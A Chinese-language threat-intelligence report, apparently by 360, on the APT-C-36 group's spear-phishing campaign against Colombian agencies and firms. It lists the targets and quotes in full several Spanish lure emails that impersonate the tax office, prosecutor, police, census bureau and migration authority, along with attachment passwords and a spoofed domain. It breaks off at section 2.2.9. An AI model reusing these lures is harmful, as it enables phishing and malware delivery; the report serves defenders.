

APT

盲眼鷹 (APT-C-36)

针对哥伦比亚政企机构的攻击活动揭露



目录

1. 背景.....	1
2. 攻击目标和受害者分析.....	1
2.1 伪装来源及行业分布	1
2.2 部分受影响目标.....	2
2.2.1 哥伦比亚国家石油公司.....	2
2.2.2 哥伦比亚石油公司（Hocol）	3
2.2.3 哥伦比亚物流公司（Almaviva）	4
2.2.4 哥伦比亚国家金融机构（BancoAgrario）	5
2.2.5 哥伦比亚车轮制造商（IMSA）	6
2.2.6 哥伦比亚银行（Banco de Occidente）	7
2.2.7 ATH 哥伦比亚分部	8
2.2.8 Sun Chemical 哥伦比亚分部	9
2.2.9 哥伦比亚 Byington 公司	10
3. 技术细节.....	11
3.1 最新的一次攻击.....	11
3.2 伪造来源及躲避查杀	12
3.3 诱饵文档.....	13
3.4 Payload（Imminent）	16
3.5 TTP（战术、技术、过程）	23
4. 溯源和关联.....	24
4.1 可靠的文件修改时间	24
4.2 MHTML 诱饵文档修改时间统计.....	25
4.3 PE 时间戳与诱饵文档修改时间对比	25
4.4 语言和 charset	26
4.5 攻击者画像	27
5. IOC.....	28
6. 参考链接.....	31

1. 背景

从 2018 年 4 月起至今，一个疑似来自南美洲的 APT 组织盲眼鹰（APT-C-36）针对哥伦比亚政府机构和大型公司（金融、石油、制造等行业）等重要领域展开了有组织、有计划、针对性的长期不间断攻击。

其攻击平台主要为 Windows，攻击目标锁定为哥伦比亚政企机构，截止目前 360 威胁情报中心一共捕获了 29 个针对性的诱饵文档，Windows 平台木马样本 62 个，以及多个相关的恶意域名。

2018 年 4 月，360 威胁情报中心捕获到第一个针对哥伦比亚政府的定向攻击样本，在此后近一年时间内，我们又先后捕获了多起针对哥伦比亚政企机构的定向攻击。攻击者习惯将带有恶意宏的 MHTML 格式的 Office Word 诱饵文档通过 RAR 加密后配合鱼叉邮件对目标进行投递，然后将 RAR 解压密码附带在邮件正文中，具有很好的躲避邮件网关查杀的效果。其最终目的是植入 Imminent 后门以实现对目标计算机的控制，为接下来的横向移动提供基础。

360 威胁情报中心通过分析攻击者投递的多个加密的 Office Word 文档的最后修改时间、MHTML 文档字符集（语言环境）、攻击者使用的作者名称等信息，并结合地缘政治等 APT 攻击的相关要素，**判断攻击者疑似来自于 UTC 时区在西 4 区 (UTC-4) 正负 1 小时对应的地理位置区域（南美洲）。**

由于该组织攻击的目标中有一个特色目标是哥伦比亚盲人研究所，而哥伦比亚在足球领域又被称为南美雄鹰，结合该组织的一些其它特点以及 360 威胁情报中心对 APT 组织的命名规则，我们将该组织命名为盲眼鹰（APT-C-36）。

2. 攻击目标和受害者分析

根据关联到的样本对受害者进行分类统计后，我们发现攻击者主要针对哥伦比亚的政府机构和大型公司，其目的是植入 Imminent 后门以实现对目标计算机的控制，为接下来的横向移动等攻击行为提供基础。从受害者的背景信息来看，攻击者所关注的政企机构在战略层面有重大意义，同时也不排除其同时有窃取商业机密和知识产权的动机。

2.1 伪装来源及行业分布

基于 360 威胁情报中心对该 APT 组织的攻击信息统计显示，攻击者伪装成哥伦比亚国家民事登记处、哥伦比亚国家税务和海关总署、哥伦比亚国家统计局、哥伦比亚国家网络警察局、哥伦比亚国家司法部门，对哥伦比亚的政府、金融机构，本国大型企业或跨国公司的哥伦比亚分公司进行攻击，相关信息统计如下。

诱饵伪装来源	攻击目标
哥伦比亚国家民事登记处	哥伦比亚国家盲人研究所
哥伦比亚国家税务和海关总署	哥伦比亚国家石油公司 哥伦比亚石油公司（Hocol） 哥伦比亚车轮制造商（IMSA） 哥伦比亚 Byington 公司
哥伦比亚国家统计局	哥伦比亚物流公司（Almaviva）

哥伦比亚国家网络警察局	哥伦比亚国家金融机构（BancoAgrario）
哥伦比亚国家司法部门	哥伦比亚银行（Banco de Occidente） ATH 哥伦比亚分部
哥伦比亚移民权力机构	Sun Chemical 哥伦比亚分部

攻击者使用的部分恶意域名也仿冒了哥伦比亚的政府网站，比如 diangovcomuischia.com 从名称上仿冒了 muiscia.dian.gov.co，而后者是哥伦比亚税务与海关总署官网。

攻击者对使用的木马程序的公司信息也进行了伪造，相关列表如下：

木马程序公司信息	公司信息
Abbott Laboratories	位于美国的一家医疗保健公司
Chevron	雪佛龙，美国一家跨国能源公司。
Energizer Holdings Inc.	美国电池制造商
Progressive Corporation	美国最大汽车保险提供商
Simon Property Group Inc	美国商业地产公司
Sports Authority Inc	美国的一家体育用品零售商
Strongeagle, Lda.	葡萄牙一家与公司法，税务债务和法院诉讼相关公司


2.2 部分受影响目标

360威胁情报中心在近一年内针对该APT攻击进行监控和关联后发现了其多个用于攻击哥伦比亚政府、金融机构及大型企业的相关邮件。基于对鱼叉邮件的分析，我们列举了如下针对性的诱饵文档以及对应的受害政企。

2.2.1 哥伦比亚国家石油公司

● 被攻击机构信息及相关邮件

哥伦比亚国家石油公司（www.ecopetrol.com.co）主要经营范围包括石油、天然气勘探开发，管线建设以及石油炼制。




Enviado desde una dirección de correo electrónico utilizada exclusivamente para notificación en el cual no acepta respuestas. Para mayor información consulte nuestra página [www.dian.gov.co](http://www.dian.gov.co/guia-de-servicios-en-linea/servicios-transversales/invitacion-a-pago/www.dian.gov.co). La autenticidad de este correo puede ser verificada en el portal de la DIAN por la opción "Verificar Autenticidad Correos DIAN".

攻击哥伦比亚国家石油公司的相关邮件

● 相关诱饵文档

攻击者伪装成哥伦比亚国家税务和海关总署进行攻击活动：



Dian Embargo Bancario # 609776.doc

2.2.2 哥伦比亚石油公司 (Hocol)

● 被攻击机构信息及相关邮件


Hocol 成立于 1956 年，是哥伦比亚国家石油公司 Ecopetrol 的子公司，专注于哥伦比亚国内各地的勘探和生产活动。



攻击哥伦比亚石油公司 Hocol 的相关邮件

● 相关诱饵文档

攻击者伪装成哥伦比亚国家税务和海关总署进行攻击活动：



estado de cuenta.doc

2.2.3 哥伦比亚物流公司 (Almaviva)

- 被攻击机构信息及相关邮件

Almaviva 是一家物流运营商，通过流程和工具的安全管理优化供应链，确保物流运营的效率。

Mon 7/30/2018 11:24 PM

To:

Subject: RV: [WARNING - ENCRYPTED ATTACHMENT NOT VIRUS SCANNED] IMPORTANTE : Adjuntamos el listado con fotografías de los 3 únicos funcionarios autorizados que llegarán a su hogar esta semana para el censo nacional de población

Note: Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Message: Estado de funcionarios autorizados para censo nacional 2018.pdf

Bogeta 30 de Julio de 2018

Estimado ciudadano

La siguiente información es muy importante para su seguridad e integridad, por tal motivo hemos adjuntado el listado y fotografías de los 3 únicos funcionarios autorizados que llegarán a su hogar esta semana para el censo nacional de población y vivienda que se llevará a cabo esta semana .


Importante : no nos hacemos responsables si usted hace caso omiso de este mensaje

The key assigned to this document is: censonacionaldepoblacion2018307421e68dd993c4a8bb9e3d5e6c066946ro

攻击物流公司 Almaviva 的相关邮件

- 相关诱饵文档

攻击者伪装成哥伦比亚国家统计局进行攻击活动：



listado de funcionarios autorizados para censo nacional 2018.doc

2.2.4 哥伦比亚国家金融机构 (BancoAgrario)

- 被攻击机构信息及相关邮件

哥伦比亚国家金融机构 (BancoAgrario) 主要致力于向农村地区提供金融服务。

Alerta: Hemos detectado que desde su dirección ip se están enviando correos electrónicos fraudulentos

This message was sent with High importance.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Message Reporte fraude desde su dirección ip.rar (79 KB)

Hemos detectado que desde su dirección ip se están enviando correos electrónicos con el fin de estafar a personas y robarles su información. Para mayor claridad, hemos adjuntado el informe de los envíos que mencionamos con anterioridad, de modo que es

Adjuntamos el informe de los envíos fraudulentos que se están enviando desde su dirección ip con un clave:


centrociberneticoenviosipfraude876e68dd993c4a8bb9e3d5e6c066946octubre

CONTACT WHAT'S NEW
Calendar Schedule a meeting
Send Email bancogranario.gov.co

攻击 BancoAgrario 的相关邮件

- 相关诱饵文档

攻击者伪装成哥伦比亚国家网络警察局 (caivirtual.policia.gov.co) 进行攻击活动



Reporte fraude desde su direccion ip.doc

2.2.5 哥伦比亚车轮制造商 (IMSA)

- 被攻击机构信息及相关邮件

IMSA 是专业的车轮制造商，致力于使用优质原材料进行车轮制造。

Re: Es nuestro deber informarle que debido a su deuda con el pago de sus impuestos ante la dian se hara efectivo un embargo bancario

This message was sent with High importance.

Message Dan Embargo Bancario # 60976.rar (77 kB)

Cordial saludo respetado contribuyente:

Es nuestro deber informarle que debido a su deuda con el pago de sus impuestos se hara efectivo un embargo en el dia de hoy.

Por la seguridad de sus datos hemos adjuntado un documento con su deuda a la fecha con una clave la cual es :


documentoadjunto@dan#876e68dd993c4abbb9e3d5e6a06948deudasep@embre

Este documento contiene su deuda a la fecha y todos los datos del proceso detalladamente.

攻击 IMSA 的相关邮件

- 相关诱饵文档

攻击者伪装成哥伦比亚国家税务和海关总署 (www.dian.gov.co) 进行攻击活动



Dian Embargo Bancario # 609776.doc

2.2.6 哥伦比亚银行 (Banco de Occidente)

● 被攻击机构信息

Banco de Occidente 是哥伦比亚最大的银行之一，是哥伦比亚 Grupo Aval 金融服务集团的一部分。

Fri 9/7/2018 5:32 AM

Fwd: [Advertencia!Correo Sospechoso valide Destinatario] IMPORTANTE: LA FISCALIA GENERAL DE LA NACION LE HACE EL ULTIMO LLAMADO A INTERROGATORIO

We removed extra line breaks from this message.

Message Citacion Fiscalia general de la Nacion Proceso 305351T.rar (541 KB) ATT00001.htm (259 B)

Wilson, esto de que es?, hablamos mañana

Enviado desde mi iPhone


Inicio del mensaje reenviado:

De: Fiscalía General de la Nación <notificaciones@fiscalia.gov.co <mailto:notificaciones@fiscalia.gov.co>>
Fecha: 6 de septiembre de 2018, 1:25:19 p. m. COT
Para: Undisclosed-Recipients;
Asunto: [Advertencia!Correo Sospechoso valide Destinatario] IMPORTANTE: LA FISCALIA GENERAL DE LA NACION LE HACE EL ULTIMO LLAMADO A INTERROGATORIO Responder a

Cordial saludo,

De acuerdo a la situación que se presenta y transcurre con el proceso No 305351T Agosto de 2018, la fiscalía general le hace el ultimo llamado a interrogatorio para declaraciones y p
Este interrogatorio tiene como objetivo la aclaración de hechos contundentes.
Recuerde que esta es la primera citación y así procederemos a dos citaciones más con aviso respectivo, le agradecemos su colaboración.


A continuación nos permitimos adjuntar el proceso No 305351T y de la misma forma la citación a declaración correspondiente a usted.



攻击 Banco de Occidente 的相关邮件

● 相关诱饵文档

攻击者伪装成哥伦比亚国家司法部门 (www.fiscalia.gov.co) 进行攻击活动



Citacion Fiscalia general de la Nacion Proceso 305351T.doc

2.2.7 ATH 哥伦比亚分部

● 被攻击机构信息

ATH 是一个跨国银行金融机构，在哥伦比亚开设有分部。

The message body includes:

- [WARNING - ENCRYPTED ATTACHMENT NOT VIRUS SCANNED]
- IMPORTANTE: La fiscalia general le hace el segundo llamado a interrogatorio
- This message was sent with High importance.
- Message Fiscalia proceso 305351T.rar (141 KB)

Cordial saludo,

De acuerdo a la situación que se presenta y transcurre con el proceso No 305351T Agosto de 2018, la fiscalia general le hace el segundo llamado a interrogatorio para declaraciones y pruebas al respectivo proceso.

Este interrogatorio tiene como objetivo la aclaración de hechos contundentes.

Recuerde que esta es la primera citación y así procederemos a dos citaciones más con aviso respectivo, le agradecemos su colaboración.

A continuación nos permitimos adjuntar el proceso No 305351T y de la misma forma la citación a declaración correspondiente a usted.

IMPORTANTE:


Clave del archivo adjunto :

processosfiscalia30535120180821e68dd593c4a8bb9e3d5e6c060546se

攻击 ATH 哥伦比亚分部相关邮件

● 相关诱饵文档

攻击者伪装成哥伦比亚国家司法部门 (www.fiscalia.gov.co) 进行攻击活动



Fiscalia proceso 305351T.doc

2.2.8 Sun Chemical 哥伦比亚分部

● 被攻击机构信息

Sun Chemical 是印刷油墨，涂料等用品的跨国企业，同样在哥伦比亚开设有分公司。

The screenshot shows an Outlook inbox screen. The top navigation bar includes options like Junk, Delete, Reply, Forward, and More. The main content area shows an incoming email from 'MIGRACION <noti.judiciales@migracioncolombia.gov.co>' dated 'Thu 5/5/2011 6:20 AM'. The subject line reads 'Notificacion: Usted tiene un proceso pendiente por lo tanto no podra salir del pais'. The body of the email contains a message in Spanish:

Le notificamos hoy 2 de mayo que Usted tiene un proceso pendiente y hasta no recibir notificación de la caducidad de este proceso no se le permitirá salir del país como lo estipula el artículo 12 de la ley migratoria


Para mayor información hemos adjuntado dicho proceso
Este documento adjunto contiene una clave es : migracioncolombia

Sede Administrativa
(no se realizan trámites y servicios)
Avenida Calle 16
No. 12-11
Edificio Argos
Torre 3 Piso 4
Bogotá, D.C.
COLOMBIA

攻击 Sun Chemical 哥伦比亚分公司的邮件

● 相关诱饵文档

攻击者伪装成哥伦比亚移民权力机构 (www.migracioncolombia.gov.co) 进行攻击活动



Proceso Pendiente Migracion Colombia.doc

2.2.9 哥伦比亚 Byington 公司

